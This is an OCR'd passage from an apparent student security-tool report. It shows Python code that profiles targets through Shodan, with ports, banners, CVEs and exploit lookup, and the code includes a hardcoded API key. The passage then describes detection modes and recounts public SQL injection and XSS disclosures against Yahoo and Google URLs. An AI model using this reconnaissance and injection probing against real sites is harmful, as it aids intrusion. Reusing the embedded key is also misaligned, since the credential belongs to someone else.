    print coloring.CYAN+"============================================="

    print coloring.BLUE+"Attack Info :"



    print coloring.BLUE+"Target_IP = "+coloring.RED+str(target_IP)
```

```
elif raw_1[:3]=="www" or raw_1[:10]=="http://www" or raw_1[:11]=="https://www":

    target_IP=[]



    dns_resp = sr1(IP(dst="8.8.8.8") / UDP(dport=53) /DNS(rd=1, qd=DNSQR(qname=raw_1)))

    for x in range(dns_resp[DNS].ancount):

      target_IP.append(dns_resp[DNSRR][x].rdata)

    os.system("clear")

    print coloring.CYAN+"============================================="

    print coloring.BLUE+"Attack Info :"
```

```
    print coloring.BLUE+"Target_IP = "+coloring.RED+str(target_IP)


else:
    print "[!] Invaled Input "



#============================== core ================================


if len(SHODAN_API_KEY)==32:
    ports=[]
    head=[]
    banners=[]
    # use prettytable to view the target attributes in table
        xv = prettytable.PrettyTable([coloring.BLUE+"IP
"+coloring.BOLD,coloring.BLUE+"Ports
"+coloring.BOLD,coloring.BLUE+"Organization"+coloring.BOLD,\


coloring.BLUE+"Country"+coloring.BOLD,coloring.BLUE+"City"+coloring.BOLD,coloring.BLUE+
"Postal code"+coloring.BOLD,\
                                    coloring.BLUE+"Area
Code"+coloring.BOLD,coloring.BLUE+"Latitude"+coloring.BOLD,coloring.BLUE+"Longitude"+co
loring.BOLD,\


coloring.BLUE+"ASN"+coloring.BOLD,coloring.BLUE+"HostName"+coloring.BOLD])
    xv.align["IP "] = "l"
```

```
    print coloring.BLUE+"SHODAN_API_KEY = "+coloring.RED+SHODAN_API_KEY

    print coloring.CYAN+"=============================================="+coloring.BOLD

    target     = ''

    api = shodan.Shodan("4665lTZ7zYBkdq0GxhK3zRNfVLItOEh7")

    # scan each ip in target_IP list

    for z in range(len(target_IP)):

      try:

         Resolve     = 'https://api.shodan.io/dns/resolve?hostnames=' + target_IP[z] +
'&key=' + SHODAN_API_KEY

      resolved  = requests.get(Resolve)

      hostIP   = resolved.json()[target_IP[z]]

      host    = api.host(hostIP)

xv.add_row([target_IP[z],host.get('ports','n/a'),host.get('org','n/a'),host.get('countr
y_name','n/a'),host.get('city','n/a'),\


host.get('postal_code','n/a'),host.get('area_code','n/a'),host.get('latitude','n/a'),ho
st.get('longitude','n/a'),\

             host.get('asn','n/a'),host.get('hostnames','n/a')])

      for item in host['data']:

       ports.append(item['port'])

       print "\n"

       print "\n"

              print
coloring.CYAN+"=============================================="+coloring.BOLD
```

```
                print  coloring.BLUE+"["+coloring.GREEN+"!"+coloring.BLUE+"]
"+target_IP[z]+coloring.GREEN+":"+coloring.YELLOW+str(item['port'])

       headers_info = re.findall(r'.+\n', str(item['data']))

       print coloring.YELLOW+headers_info[0]+coloring.BLUE

       # split the banner to name:value and store it in dictionary

       headers_l = re.findall(r'(?P<name>.*?):(?P<value>\s.*.*\s*?)', item['data'])

       dictt={}

       keys=[]

       # if the name repeated more than once then append the new value to old value

       for ii in range(len(headers_l)):

        if headers_l[ii][0] not in keys:

          keys.append(headers_l[ii][0])

          dictt[headers_l[ii][0]]=headers_l[ii][1]

        else:

                        dictt[headers_l[ii][0]]=(coloring.YELLOW+"  //
"+coloring.RED).join([dictt[headers_l[ii][0]],headers_l[ii][1]])



       kys = dictt.keys()

       # print the dictionary

       for i in range(len(kys)):

          if kys[i] == "Key":


ddd_2=str(re.findall(r'Key:\s[A-Za-z0-9-\s+;/]*==',item['data'])).replace(kys[i]+":",""
)

             dictt[kys[i]]=str(ddd_2).replace("\\n","")
```

```
            if "\n" in dictt.get(kys[i]) or "\t" in dictt.get(kys[i]):
             x=kys[i]+':\s[a-z0-9-\s]*'
             ddd_1=str(re.findall(x,item['data'])).replace(kys[i]+":","")
             for ch in ['\\n','\\t']:
              if ch in ddd_1:
               if ch=="\\t" in ddd_1:
                ddd_1=ddd_1.replace(ch," ")
                dictt[kys[i]]=ddd_1
               ddd_1=ddd_1.replace(ch,"")
               dictt[kys[i]]=ddd_1.replace("\n","")
                  print coloring.BLUE+"["+coloring.RED+"*"+coloring.BLUE+"] "+kys[i]+" :
"+coloring.RED+str(dictt.get(kys[i])).replace("\n","")
                print
coloring.CYAN+"=============================================="+coloring.BOLD


      for item in host['vulns']:
        CVE1=[]
        CVE = item.replace('!','')
        print "Vulns: %s" % item
        CVE1.append(CVE)
        exploits = api.exploits.search(CVE)
        for item in exploits["matches"]:
         if item.get("cve")[0] == CVE:
```

```
            print item.get('description')


      except:
       print "[x] Error No information available for that IP : "+str(target_IP[z])



    print xv


else:
    print "[!] Shodan API KEY Length Most Be 32"
```

Figure -14- Shodan search tool




Figure -15- Scanning www.hackthissite.org

- **Defender Mode:** In this mode, we can detect a list of attacks that target Data_Link layer and Web Apps, also can detect Tor traffic:

    1. ARP Spoofing Attack.
    2. DNS Spoofing Attack.
    3. SQL Injection.
    4. Xss Injection.
    5. Tor traffic.

I. SQL Injection:

SQL injection (SQLI) was considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the Open Web Application Security Project. In 2013, SQLI was rated the number one attack on the OWASP top ten. There are four main sub-classes of SQL injection:

1. Classic SQLI
2. Blind or Inference SQL injection
3. Database management system-specific SQLI
4. Compounded SQLI

Commonly, the SQL Injection occurs when user input is not filtered for escape characters and is then passed into an SQL statement. This results in the potential manipulation of the statements performed on the database by the end-user of the application. In figure 16 we can determine that this web app is infected with SQLI.




Figure -16- vulnerable Login Form

SQLI Example: (Yahoo Sports Blind SQL)

[February 16, 2014] reported by **Stefano Vettorazzi** In the link below:

http://sports.yahoo.com/nfl/draft?year=2010&type=20&round=2

if we put (–) after the year parameter then we found that the result is different from the result without (–) . What does that mean? That means the (–) acts as comments in the query so we can say the site is vulnerable to SQL Injection (Blind SQLI) as we see in Figures (17,18) before and after (–).




Figure -17- Result Without (–)




Figure -18- Result With (–)

Then he used the "IF" statement to know if the version of the DBMS is "5". So he added two functions to the injection: MID and VERSION (figure 19).




Figure -19- check if DBMS is

II. Cross-site scripting (XSS):

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

As in figure 20, the attacker injects a malicious script into a vulnerable webpage then the malicious webpage is saved in the database, on the other side when the victim browses the malicious webpage, the injected script runs in the browser.




Figure -20- XSS attack scenario

XSS Example: (XSS vulnerability in Google image search)

[September 12, 2015] reported by Mahmoud Jamal. In the URL :

http://www.google.com.eg/imgres?imgurl=https://lh3.googleusercontent.com/- the value of the parameter "imgurl" is set to the href attribute of an <a> tag with the text "View image", so when we change the imgurl value to any JavaScript code and click on "View image" the href attribute value changes and executes, as in figure 21.

